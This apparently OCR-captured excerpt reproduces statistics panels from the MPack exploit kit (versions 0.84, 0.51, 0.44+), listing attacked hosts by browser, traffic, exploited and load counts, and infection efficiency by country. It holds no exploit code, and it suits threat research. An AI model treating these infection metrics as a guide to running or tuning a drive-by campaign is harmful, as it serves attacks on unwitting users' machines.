
MPack v0.84 stat

Attacked hosts: (total/uniq)	
IE XP ALL	121914 - 114448
QuickTime	344 - 50
Win2000	6068 - 5844
Firefox	21227 - 20991
Opera7	154 - 152

Traffic: (total/uniq)	
Total traff:	161012 - 149163
Exploited:	18357 - 14751
Loads count:	38545 - 9321
Loader's response:	209.97% - 63.19%
User blocking:	ON
Efficiency: 23.94% - 6.25%	

Country	Traff	Loads	Efficiency
JP - Japan	93635	19875	21.23
DE - Germany	18702	4625	24.73
ES - Spain	13218	3947	29.86
US - United states	6954	926	13.32
RO - Romania	3070	1545	50.33
GB - United kingdom	1696	261	15.39
IT - Italy	1680	286	17.02
FR - France	1432	231	16.13
CN - China	1089	294	27
MX - Mexico	1079	352	32.62
CA - Canada	1034	117	11.32

The statistics in this version, as opposed to those in versions 0.51 or 0.44, include more fields containing information and improvements in the graphic interface.



MPack v0.51 stat

Attacked hosts: (total/uniq)	
IE XP ALL	20 - 5
Win2000	0 - 0
Firefox	2 - 2
Opera7	0 - 0

Traffic: (total/uniq)	
Total traff:	22 - 6
Loads count:	3 - 2
Efficiency: 13.64% - 33.33%	

Country	Traff	Loads	Efficiency
ES - Spain	10	2	20

MPack v0.44+ stat

Attacked hosts: (total/uniq)	
IE XP ALL	5845 - 5786
Win2000	130 - 128
Firefox	2191 - 2135
Opera7	20 - 20

Traffic: (total/uniq)	
Total traff:	9557 - 9386
Loads count:	958 - 955
Efficiency: 10.02% - 10.17%	

Country	Traff	Loads	Efficiency
US - United states	2857	423	14.81
xx - Unknown country	1678	183	10.91
GB - United kingdom	699	17	2.43
FR - France	375	21	5.6
CA - Canada	343	74	21.57
DE - Germany	321	25	7.79
AU - Australia	240	21	8.75
NL - Netherlands	216	3	1.39
JP - Japan	214	10	4.67
PL - Poland	208	6	2.88
BR - Brazil	186	4	2.15